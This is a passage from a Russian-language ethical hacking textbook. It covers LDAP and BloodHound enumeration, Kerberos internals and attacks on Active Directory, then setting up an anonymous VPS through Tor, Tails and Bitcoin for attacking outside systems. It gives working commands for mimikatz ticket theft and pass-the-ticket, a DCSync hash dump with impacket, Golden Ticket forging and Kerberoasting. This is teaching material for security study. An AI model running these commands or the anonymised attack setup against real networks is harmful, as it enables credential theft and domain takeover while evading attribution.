Мы начинаем с создания объекта `server` с информацией о сервере, к которому хотим подключиться. Мы задаем параметр `get_info` равным `ALL`, чтобы после подключения прочитать как можно больше информации о сервере. Затем создаем объект `connection` и вызываем метод `bind`. Это LDAP-подключение использует анонимную привязку. Если анонимная привязка успешна, мы выведем информацию о сервере.

Запустите `info_probe.py`, чтобы проверить, можем ли мы подключиться к серверу:

```
kali@kali:~$ python3 info_probe.py
DSA info (from DSE):
Supported LDAP versions: 2, 3
Naming contexts:
cn=changelog
dc=demo1,dc=freeipa,dc=org
o=ipaca
...
```

Если вы успешно подключитесь к серверу, увидите показанный здесь вывод. Эти сведения о сервере будут содержать множество полезных деталей, включая версию LDAP-сервера.

Теперь запросим LDAP-сервер, чтобы узнать больше о сети. Большинство LDAP-серверов запрещают неавторизованным пользователям отправлять запросы, поэтому изменим `info_probe.py` так, чтобы он аутентифицировался в LDAP-службе. Мы используем метод привязки по паролю, чтобы подключиться к LDAP-серверу и найти всех пользователей домена. У LDAP-сервера есть три учетные записи по умолчанию, и пароль каждой из них ? `Secret123`. Однако для аутентификации можно также использовать NTLM-хеш пароля, извлеченный из памяти:

```
from ldap3 import Server, Connection, ALL, SUBTREE
server = Server(host = 'ipa.demo1.freeipa.org', use_ssl=True)
conn = conn = Connection(server, user='uid=admin,cn=users,cn=accounts,dc=demo1
 → ,dc=freeipa,dc=org', password="Secret123", auto_bind=True)
conn.search(search_base = 'dc=demo1,dc=freeipa,dc=org'
,search_filter = '(objectClass=person)'
,attributes=['cn', 'givenName', 'mail']
,search_scope = SUBTREE)
print(conn.entries)
```

Сначала мы подключаемся к LDAP-серверу, передавая уникальное имя пользователя в параметре `user`. Обратите внимание, что имя задает путь от листа к корню DIT. Мы также задаем параметр `auto_bind` равным `true`. Библиотека `ldap3` выполнит операцию привязки сразу после инициирования соединения, что экономит нам лишнюю строку кода. Затем мы задаем поисковый запрос. Аргумент `search_base` задает начальный узел в DIT, и мы задаем его равным корневому узлу. Второй параметр позволяет фильтровать результаты. Мы включим только объекты `person`. Фильтры также могут включать логические операторы. Например, следующий фильтр возвращает объекты `person` с атрибутом, начинающимся с `Test`: `& (objectClass=person) (cn=Test*)`. Обратите внимание, что логическая операция предшествует условиям. Такая структура может отличаться от других языков запросов, которые вы видели. Наконец, мы задаем атрибуты, которые нужно включить.

Запустите Python-программу:

```
$ python3 info_probe.py
[DN: uid=admin,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS:.
cn: Administrator
, DN: uid=manager,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS:
cn: Test Manager
givenName: Test
mail: manager@demo1.freeipa.org
, DN: uid=employee,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS:
 → Read
cn: Test Employee
givenName: Test
mail: employee@demo1.freeipa.org
, DN: uid=helpdesk,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org - STATUS:
 → Read
cn: Test Helpdesk
givenName: Test
mail: helpdesk@demo1.freeipa.org
]
```

Здесь мы видим четырех пользователей, содержащихся в DIT. Поскольку LDAP-сервер открыт, вы и другие пользователи можете изменять дерево. При запуске запроса вы можете заметить дополнительные записи.

Просмотрите панель администратора сети, войдя на ipa.demo1.freeipa.org с именем пользователя `admin` и паролем `Secret123`. Эту панель видит системный администратор.

Использование SharpHound и BloodHound для LDAP-перечисления

Различные инструменты могут автоматизировать перечисление. SharpHound собирает информацию о сети, выполняя LDAP-запросы, анализируя сетевой трафик и используя Windows API для извлечения информации с машин в сети. Скачать его можно по адресу github.com. После завершения сбора информации SharpHound выводит несколько JSON-файлов, содержащих сведения о пользователях, группах и машинах в сети. Затем мы можем скопировать эти файлы со скомпрометированной машины на виртуальную машину Kali Linux и передать их инструменту визуализации BloodHound. С помощью BloodHound атакующие могут запрашивать данные и визуализировать пути (списки машин), которые можно использовать для компрометации DC. На рисунке 15-5 показана иллюстрация такого пути.




Рисунок 15-5. Иллюстрация возможного пути

Предположим, машина 1 ? это скомпрометированная вами машина. Пользователь Джейн Джексон вошла на эту машину и имеет активный сеанс. Также видно, что Джейн входит в группу Office Admin, у которой есть административный доступ к файловому серверу. Значит, мы можем использовать учетные данные Джейн для доступа к файловому серверу. Мы также видим, что Джон Джонсон входил на файловый сервер и имеет активный сеанс, а у Джона есть административный доступ к контроллеру домена.

Итак, мы можем скомпрометировать контроллер домена, извлекши учетные данные Джейн и использовав их в атаке Pass-the-Hash, чтобы получить административный доступ к файловому серверу. Получив административный доступ к файловому серверу, мы можем извлечь учетные данные Джона и использовать их для доступа к контроллеру домена.

Дополнительные примеры см. в документации BloodHound: bloodhound.readthedocs.io. Также для запросов к Active Directory на контроллере домена можно использовать другие инструменты, например `windapsearch`.

Атака на Kerberos

Протокол Kerberos ? безопасная альтернатива протоколу NTLM. Для аутентификации пользователей, которые хотят получить доступ к сетевым ресурсам, Kerberos полагается на две службы: сервер аутентификации и службу выдачи билетов (TGS). На рисунке 15-6 приведен обзор сообщений Kerberos, которыми обмениваются, когда пользователь запрашивает доступ к файловому серверу.




Рисунок 15-6. Схема аутентификации Kerberos

Сначала клиент устанавливает соединение с сервером аутентификации и запрашивает доступ к TGS [1]. Это незашифрованное сообщение содержит ID пользователя, ID службы, IP-адрес пользователя и запрошенное время жизни TGT. Сервер аутентификации ищет пользователя в службе Active Directory, и если пользователь существует, сервер аутентификации извлекает хеш пароля пользователя. Затем хеш пароля пользователя используется как симметричный ключ для шифрования ответа сервера аутентификации. И у сервера аутентификации, и у пользователя есть копия этого хеша, поэтому только пользователь и сервер аутентификации могут расшифровать сообщение.

Затем сервер аутентификации отправляет два сообщения: ответ и TGT [2]. Оба сообщения зашифрованы. Ответ, зашифрованный хешем пароля пользователя, содержит ID службы, временную метку, время жизни сеанса и сеансовый ключ для шифрования связи с TGS. По смыслу это сообщение говорит: "Ты прошел аутентификацию. Если ты действительно этот пользователь, ты сможешь расшифровать сообщение и извлечь сеансовый ключ для безопасной связи с TGS". Второе сообщение, TGT, зашифровано секретным ключом TGS, а значит, прочитать его может только эта служба. Сообщение содержит ID пользователя, ID TGS, время, IP-адрес пользователя,

время жизни TGT и тот же сеансовый ключ, переданный клиенту. По смыслу этот билет говорит: "Покажи этот билет TGS как подтверждение, что у тебя есть право обращаться к TGS. Служба поймет, что с ним делать".

Пользователь расшифровывает первое сообщение с помощью хеша своего пароля и извлекает сеансовый ключ [3]. Затем пользователь шифрует свой ID пользователя и хеш пароля с помощью сеансового ключа. Это называется аутентификатором пользователя. Пользователь приложит TGT как подтверждение права обращаться к TGS, а также незашифрованный запрос, включающий службу, к которой он хочет получить доступ, например файловую службу, и запрошенное время жизни билета.

TGS проверяет TGT, расшифровав его своим секретным ключом [4]. Затем TGS извлекает сеансовый ключ из расшифрованного билета и использует его, чтобы расшифровать сообщение аутентификатора пользователя и извлечь ID пользователя. После этого TGS проверяет службу Active Directory, чтобы выяснить, может ли пользователь получить доступ к этой службе. Если у пользователя есть нужные права, TGS создает два сообщения: ответ и служебный билет. Ответ, зашифрованный сеансовым ключом, содержит ID службы, например ID файлового сервера, временную метку, время жизни и новый сеансовый ключ файловой службы для шифрования связи между файловым сервером и пользователем. Второе сообщение ? служебный билет, зашифрованный секретным ключом файлового сервера, так что расшифровать его может только файловый сервер. Служебный билет содержит ID пользователя, ID службы, временную метку и новый сеансовый ключ файловой службы. Этот служебный билет дает конкретному пользователю доступ к конкретной службе.

Пользователь расшифровывает ответное сообщение, извлекает сеансовый ключ файлового сервера [5] и использует этот ключ, чтобы зашифровать сообщение с запросом доступа к файловому серверу. Затем пользователь отправляет запрос и служебный билет файловому серверу. Наконец, сервер повторяет ту же процедуру, что и TGS ». Сначала он использует свой секретный ключ, чтобы расшифровать служебный билет и извлечь сеансовый ключ, который затем использует для расшифровки сообщения с запросом пользователя. Если файловый сервер может расшифровать сообщение, он проверяет подлинность пользователя и отправляет сообщение о предоставлении доступа, зашифрованное сеансовым ключом.

Безопасен ли Kerberos? Обратите внимание, что злоумышленнику не нужен хеш пароля пользователя, чтобы запросить TGT. Предположим, злоумышленник отправляет ID пользователя серверу аутентификации. В таком случае сервер вернет TGT, содержащий зашифрованный сеансовый ключ. Затем злоумышленник может попытаться подобрать пароль к этому билету с помощью атаки по словарю в Hashcat.

Чтобы предотвратить такие атаки, современные реализации Kerberos требуют, чтобы запросы включали временную метку, зашифрованную хешем пароля пользователя. Эту дополнительную проверку называют предварительной аутентификацией (pre-auth). Но даже при наличии pre-auth можно использовать модули Metasploit для сбора имен пользователей Kerberos, выполняя атаку по словарю:

```
msf6 > use Auxiliary/gather/Kerberos_enumusers
```

Модуль `Kerberos_enumuser` выполнит первый шаг аутентификации с идентификатором пользователя из словаря, а затем сообщит информацию о пользователе: например, существует ли пользователь и требуется ли pre-auth.

Теперь, когда я обсудил протокол Kerberos, посмотрим на другие способы его атаковать.

Атака Pass-the-Ticket

В атаке Pass-the-Ticket злоумышленнику удается получить служебный билет, который можно использовать для доступа к службам на машине. Для этого он извлекает ответ, отправленный сервером аутентификации, TGT и хеш пароля пользователя из процесса LSASS на локальной машине. Злоумышленник расшифровывает ответ с помощью хеша пароля пользователя и извлекает сеансовый ключ, который затем использует для подделки нового запроса на служебный билет. Получив новый служебный билет, злоумышленник может получить доступ к другим службам или машинам. Инструменты вроде `mimikatz` позволяют выполнять такие атаки. Используйте закодированную версию `mimikatz`, чтобы извлечь билеты из процесса LSASS:

```
PS> mimikatz_encoded.exe "privilege::debug" "sekurlsa::tickets /export"
```

Mimikatz выводит информацию о билете в терминал. Он также записывает каждый билет в отдельные файлы с расширением `.kirbi`. Файлы будут помещены в тот же каталог, что и исполняемый файл `mimikatz`. Выберите билет для системы, к которой хотите получить доступ, и загрузите его в память процесса LSASS, выполнив следующую команду:

```
PS> mimikatz_encode.exe kerberos::ptt " <Path to ticket file> .kirbi"
```

После загрузки билета у вас появится доступ к системе.

Атаки Golden Ticket и DCSync

Хотя при обсуждении протокола Kerberos мы этого не показывали, все сообщения подписываются хешем пароля, связанным с учетной записью `krbtgt` ? специальной учетной записью на всех контроллерах домена с длинным и трудным для взлома паролем, который создается автоматически. Однако предположим, что злоумышленник может скомпрометировать контроллер домена и украсть хеш пароля учетной записи `krbtgt`. В таком случае он сможет подделать любой билет, подписав его хешем учетной записи `krbtgt`. Затем злоумышленник сможет создавать билеты и пользоваться ими спустя годы после компрометации системы. Поэтому важно сбрасывать пароль учетной записи `krbtgt`, если вы подозреваете атаку. Поскольку эта атака позволяет злоумышленнику подделывать любой билет в любое время, она называется атакой Golden Ticket.

Для создания Golden Ticket понадобится хеш пароля учетной записи `krbtgt`. Но как получить хеш пароля `krbtgt`, не компрометируя напрямую контроллер домена? Когда сетевой администратор добавляет в сеть новый контроллер домена, новый контроллер домена просит существующие контроллеры домена отправить ему копию своих баз данных. Этот запрос позволяет контроллерам домена оставаться синхронизированными. Однако эти базы данных также содержат хеши паролей, включая хеш пароля учетной записи `krbtgt`. Притворившись контроллером домена, выполняющим операцию синхронизации, злоумышленник может украсть хеш пароля учетной записи `krbtgt`. Такую атаку называют DCSync-атакой, или атакой синхронизации контроллера домена.

Impacket ? замечательная коллекция Python-программ, позволяющая хакерам выполнять сетевые атаки, включая DCSync-атаку. Скачать ее можно, клонировав Git-репозиторий impacket:

```
git clone https://github.com/SecureAuthCorp/impacket
```

Выполните DCSync-атаку, запустив Python-программу `secretsdump.py` в только что клонированной папке impacket:

```
> secretsdump.py <Domain.local>/<username>:<password>@<local machine's IP address>
Administrator:500:0b4a1b98eee5c792aad3b435b51404ee:2cbdec5023a03c12a35444486f09ceab:::
[1] krbtgt:502:aa4af3e2e878bda4aad3b435b51404ee:ba70fbbc74ca7d6db22fb2b715ebbf7a:::
```

Каждая строка соответствует хешам пароля пользователя. Строка с меткой [1] соответствует пользователю `krbtgt`. Все строки имеют следующую структуру: `uid:rid:lmhash:nthash`, где `uid` ? ID пользователя, `rid` ? относительный идентификатор, код, определяющий роль пользователя, например `500` для администратора, `lmhash` ? хеш LAN Manager, то есть хеш, появившийся раньше NTLM-хеша, а `nthash` ? NTLM-хеш. Поскольку `lmhash` использует только семь регистронезависимых символов, его легко взломать; однако он включен для совместимости с устаревшими системами.

Используйте `nthash`, чтобы создать Golden Ticket. Следующая команда создает билет и загружает его в память, чтобы его можно было использовать в атаке Pass-the-Ticket:

```
mimikatz # kerberos::golden /domain: <example.local> /sid:<SID> /user:<ADMIN
USER ID> /krbtgt:<HASH> /ptt
```

Здесь мы включили флаг `/ptt`, который указывает `mimikatz` связать билет с текущим сеансом. Теперь можно войти на любую машину с новым билетом администратора.

Упражнение: Kerberoasting

В последнем упражнении этой книги вы самостоятельно исследуете и выполните атаку. Атака, которую вы выполните, называется Kerberoasting; это атака по словарю, при которой злоумышленник получает служебный билет, зашифрованный ключом службы, и пытается подобрать пароль, из которого получен этот ключ. Некоторые службы связаны с обычными пользователями и поэтому используют обычные пароли вместо автоматически созданных. Успешный подбор даст вам пароль службы, совпадающий с паролем пользователя.

Настройте лабораторную среду Windows с виртуальной машиной рабочего стола Windows и Windows-сервером, который будет выступать контроллером домена. Затем попробуйте провести в этой среде несколько атак. Чтобы выполнить Kerberoasting-атаку, используйте скрипт impacket `getuserspns.py`:

```
getuserspns.py <domain>/<username>:<password> -request
```

Глава 16. Следующие шаги

> А теперь пребывают сии три: вера, надежда, любовь; но любовь из них больше.
>
> ? 1-е послание к Коринфянам 13:13

Прежде чем завершить книгу, я хочу дать вам несколько инструментов для продолжения пути в этичном хакинге. В этой главе вы настроите собственный сервер для аудита, который позволит вам проверять системы за пределами вашей виртуальной среды. Такой сервер можно использовать для выполнения атак, похожих на описанные в этой книге, на реальных системах. После настройки сервера я расскажу о некоторых увлекательных темах этичного хакинга, которые не вошли в эту книгу, включая атаки на беспроводные сети и программно-определяемые радиосистемы, реверс-инжиниринг вредоносных исполняемых файлов, взлом промышленных систем и исследование квантовых вычислений.

Настройка защищенной хакерской среды

До сих пор мы выполняли все атаки внутри нашей виртуальной среды. Но если вы хотите аудировать системы за пределами виртуальной среды, понадобится настроить защищенный виртуальный частный сервер (VPS) ? виртуальную машину, работающую на сервере в дата-центре и имеющую публичный IP-адрес. Использование удаленного VPS дает несколько преимуществ, включая анонимность и возможность легко назначить себе публичный IP-адрес, что позволит вашему серверу взаимодействовать с другими машинами в интернете. Это позволит принимать подключения от удаленных оболочек на устройствах за пределами вашей виртуальной среды.

Однако наличие публичного IP-адреса также означает, что другие машины в интернете могут обнаружить и просканировать ваш VPS, поэтому нужно убедиться, что он защищен. Настройку машины для защиты от атак обычно называют усилением защиты. Другой вариант ? настроить личный настольный компьютер или ноутбук как собственный частный сервер. Но в таком случае понадобится настроить проброс портов, чтобы NAT в домашнем маршрутизаторе знал, что входящие пакеты нужно пересылать на ваш сервер. У собственного сервера есть и другие недостатки. Например, IP-адрес, с которого выполнялась атака, может быть легко отслежен до вас.

В этом разделе мы настроим защищенный и анонимный VPS для хакерских задач.

Сохранение анонимности с помощью Tor и Tails

Перед настройкой VPS вам понадобится способ избежать обнаружения. Вы, вероятно, слышали об использовании Tor для сохранения анонимности в интернете. Tor ? это сеть компьютеров, которая маршрутизирует трафик от машины к машине, как в игре "испорченный телефон", затрудняя обнаружение машины, с которой трафик возник, потому что ни один узел не знает одновременно источник и назначение.

Чтобы использовать Tor, пользователь сначала получает список Tor-узлов из общедоступного доверенного источника, называемого серверами каталогов Tor, а затем устанавливает зашифрованное соединение с узлом сети, известным как входной узел. Tor-клиент использует зашифрованное соединение с входным узлом, чтобы установить зашифрованное соединение с другим узлом. Это похоже на помещение зашифрованного конверта внутрь другого конверта и не позволяет промежуточным Tor-узлам читать сообщение. Так продолжается, пока Tor-клиент не

выберет узел, который станет выходным. Выходной узел ? это узел, устанавливающий соединение с сервером или веб-сайтом, к которому пользователь хочет получить доступ. Пакет, отправленный серверу, содержит только исходный адрес выходного Tor-узла. С точки зрения сервера трафик выглядит так, будто он пришел от выходного узла (рисунок 16-1).




Рисунок 16-1. Как сеть Tor передает данные

Tor не скрывает от вашего интернет-провайдера или государственных структур сам факт использования Tor. Список ретрансляторов Tor общедоступен, и ваш интернет-провайдер видит IP-адреса, к которым направляет трафик от вашего имени. Поэтому интернет-провайдер может обнаружить ваше первое соединение с ретранслятором Tor. Однако отслеживать последующие соединения с ретрансляторами Tor сложнее, особенно если они расположены за пределами страны, где соединение было инициировано. Иными словами, интернет-провайдер может обнаружить, что вы используете Tor, но не может определить, какие сайты вы посещаете через него. Государственные структуры могут предполагать, какие сайты посещает пользователь Tor, с помощью корреляционной атаки: при такой атаке наблюдатель отслеживает, когда пользователь отправляет трафик в Tor и когда трафик выходит наружу. Анализируя временные характеристики и шаблоны трафика, он может предположить, к каким сайтам вы обращаетесь. Подробнее об этих атаках можно узнать из статьи Иксинь Сунь "RAPTOR: Routing Attacks on Privacy in Tor" (USENIX Security Symposium, 2015).

Tor также не шифрует последний участок соединения, поэтому нужно убедиться, что вы устанавливаете защищенное соединение с сервером с помощью HTTPS. Наконец, Tor не защищает вас от самого сервера, к которому вы обращаетесь. Любые данные, которые вы передаете этому серверу, могут быть извлечены, если сервер будет скомпрометирован или получит судебную повестку, а если вы посетите вредоносный сайт через Tor, сайт все равно может скомпрометировать вашу машину, установив вредоносное ПО, которое деанонимизирует сеанс.

Tails ? это Linux-дистрибутив, созданный проектом Tor и маршрутизирующий весь трафик через Tor. Он также включает Tor Browser Bundle ? веб-браузер с уже установленными HTTPS Everywhere и NoScript. Вспомните из главы 2, что HTTPS Everywhere ? это инструмент, который пытается ограничить объем незашифрованного трафика, отправляемого браузером. Это снижает вероятность того, что кто-то, перехватывающий трафик, обнаружит вас. NoScript ? браузерный плагин, который запрещает выполнение JavaScript в браузере, не позволяя атакующему использовать JavaScript для развертывания обратной оболочки на вашей машине. Tails также

включает Bitcoin-кошелек. Tails можно запускать с USB-накопителя, и он не будет записывать данные на диск, не оставляя признаков системы после извлечения USB-накопителя. Инструкции по загрузке и установке Tails можно найти по адресу tails.boum.org.

Настройка виртуального частного сервера

После загрузки и установки Tails используйте его для настройки VPS. Провайдеры вроде Amazon Web Services, DigitalOcean и Vultr упрощают настройку VPS и делают ее доступной. Однако за это приходится платить анонимностью, потому что у провайдера будут ваше имя и платежные данные. Поэтому рассмотрите использование bitlaunch.io, чтобы сохранить анонимность при покупке VPS за Bitcoin. Он работает через DigitalOcean или Vultr. Блокчейн Bitcoin открыт и хранит все транзакции между пользователями. Поэтому все видят, что пользователь X заплатил пользователю Y два Bitcoin; однако никто не видит настоящие имена X или Y, только их открытые ключи. Другие криптовалюты, например Monero, скрывают информацию о транзакциях, делая их неотслеживаемыми.

На рисунке 16-2 приведен обзор настройки. Злоумышленник, запускающий Tails, использует сеть Tor для анонимного доступа к VPS. Затем он использует этот VPS для взаимодействия с обратной оболочкой на машине жертвы.




Рисунок 16-2. Использование Tails для подключения к VPS

